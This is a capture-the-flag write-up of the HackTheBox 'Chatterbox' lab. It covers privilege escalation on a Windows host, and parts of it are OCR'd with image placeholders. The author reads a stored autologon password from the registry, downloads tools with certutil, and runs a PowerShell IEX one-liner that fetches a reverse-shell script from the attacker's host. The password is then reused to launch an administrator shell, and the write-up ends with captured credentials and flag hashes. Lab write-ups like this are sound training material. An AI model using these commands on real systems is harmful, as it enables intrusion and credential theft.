
```
C:\>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-
167343C5AF16}
    Userinit    REG_SZ    C:\Windows\system32\userinit.exe,
    VMApplet    REG_SZ    SystemPropertiesPerformance.exe /pagefile
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    ShutdownWithoutLogon    REG_SZ    0
    WinStationsDisabled    REG_SZ    0
    DisableCAD    REG_DWORD    0x1
    scremoveoption    REG_SZ    0
    ShutdownFlags    REG_DWORD    0x11
    DefaultDomainName    REG_SZ
    DefaultUserName    REG_SZ    Alfred
    AutoAdminLogon    REG_SZ    1
    DefaultPassword    REG_SZ    Welcome1!
```

```
C:\>netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       352
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       716
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       912
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       456
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       448
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       464
  TCP    10.10.10.74:139        0.0.0.0:0              LISTENING       4
  TCP    10.10.10.74:9255       0.0.0.0:0              LISTENING       3916
```

```
  TCP    10.10.10.74:9256       0.0.0.0:0              LISTENING       3916
  TCP    10.10.10.74:49158      10.10.14.3:1234        ESTABLISHED     3916
  TCP    [::]:135               [::]:0                 LISTENING       664
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:49152             [::]:0                 LISTENING       352
  TCP    [::]:49153             [::]:0                 LISTENING       716
  TCP    [::]:49154             [::]:0                 LISTENING       912
  TCP    [::]:49155             [::]:0                 LISTENING       456
  TCP    [::]:49156             [::]:0                 LISTENING       448
  TCP    [::]:49157             [::]:0                 LISTENING       464
  UDP    0.0.0.0:123            *:*                                    872
  UDP    0.0.0.0:500            *:*                                    912
  UDP    0.0.0.0:4500           *:*                                    912
  UDP    0.0.0.0:5355           *:*                                    1168
  UDP    10.10.10.74:137        *:*                                    4
  UDP    10.10.10.74:138        *:*                                    4
  UDP    10.10.10.74:1900       *:*                                    3052
  UDP    10.10.10.74:9256       *:*                                    3916
  UDP    10.10.10.74:52129      *:*                                    3052
  UDP    127.0.0.1:1900         *:*                                    3052
  UDP    127.0.0.1:52130        *:*                                    3052
  UDP    [::]:123               *:*                                    872
  UDP    [::]:500               *:*                                    912
  UDP    [::]:4500              *:*                                    912
  UDP    [::1]:1900             *:*                                    3052
  UDP    [::1]:52128            *:*                                    3052
```

PRIVLIGE ESCALATION VECTOR - Port Forwarding, stored credentials

We have stored credentials, they can be just reused admin password. Let's port forward it.



I will use the tool called plink (command line version of Putty)

https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html

```
C:\Users\Alfred\Desktop>certutil -f -urlcache http://10.10
.14.3:8000/plink.exe plink.exe
certutil -f -urlcache http://10.10.14.3:8000/plink.exe pli
nk.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\Alfred\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 502F-F304

 Directory of C:\Users\Alfred\Desktop

04/24/2024  07:27 AM    <DIR>          .
04/24/2024  07:27 AM    <DIR>          ..
04/24/2024  07:27 AM           845,104 plink.exe
04/24/2024  06:39 AM                34 user.txt
               2 File(s)        845,138 bytes
               2 Dir(s)   3,345,936,384 bytes free

C:\Users\Alfred\Desktop>
```

install ssh


```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# apt install ssh
```

then config it:

```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# mousepad /etc/ssh/sshd_config
```


```
31
32 #LoginGraceTime 2m
33 #PermitRootLogin prohibit-password
34 #StrictModes yes
35 #MaxAuthTries 6
```

Chang it to:





```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# service ssh start; service ssh status
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset:
disabl>
     Active: active (running) since Wed 2024-04-24 02:32:00 EDT; 17ms ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 30194 ExecStartPre=/usr/sbin/sshd -t (code=exited,
status=0/SUCCESS)
   Main PID: 30196 (sshd)
      Tasks: 1 (limit: 4549)
     Memory: 2.8M (peak: 3.1M)
        CPU: 28ms
     CGroup: /system.slice/ssh.service
             └─30196 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100
startups"

Apr 24 02:32:00 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell
serve>
Apr 24 02:32:00 kali sshd[30196]: Server listening on 0.0.0.0 port 22.
Apr 24 02:32:00 kali sshd[30196]: Server listening on :: port 22.
Apr 24 02:32:00 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell
server.
```

Update your root's password:



No matter what i treid, i could not port forward.



PRIVLIGE ESCALATION VECTOR - powershell remote connection with stored credentials

I decided to take another route. Firstly, i will upgrade my shell to fully functional powershell reverse shell; https://github.com/martinsohn/PowerShell-reverse-shell/blob/main/powershell-reverse-shell.ps1 (i called it escalation.ps1)

```
echo IEX(New-Object
Net.WebClient).DownloadString('http://10.10.14.3:8000/escalation.ps1') |
powershell -noprofile -
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.74] 49160
SHELL> whoami
chatterbox\alfred
SHELL> get-help
TOPIC
    Get-Help

SHORT DESCRIPTION
    Displays help about Windows PowerShell cmdlets and concepts.

LONG DESCRIPTION
```


Now, i will try to reuse password and try to create remote connection.

```
$passwd = ConvertTo-SecureString 'Welcome1!' -AsPlainText -Force;
$creds = New-Object
System.Management.Automation.PSCredential('administrator' $passwd)
```

I copied escalation.ps1 with a name esc2.ps1 (I changed port). Then i downloaded it and executed with those commands:

```
SHELL> $passwd = ConvertTo-SecureString 'Welcome1!' -AsPlainText -Force
SHELL> $creds = New-Object
System.Management.Automation.PSCredential('administrator', $passwd)
SHELL> Start-Process -FilePath "powershell" -argumentlist "IEX(New-Object
Net.webClient).downloadString('http://10.10.14.3:8000/esc2.ps1')" -
Credential $creds
```

And i got remote connection:



Trophy & Loot

CREDS

DefaultUserName : Alfred
DefaultPassword : Welcome1!

FLAGS

user.txt

```
C:\Users\Alfred\Desktop>type user.txt
type user.txt
4a34a40d57f0a1320eeec5debd7d94a6
```

root.txt

```
99b167324179a4e0b9d919dbb2dfbf67
```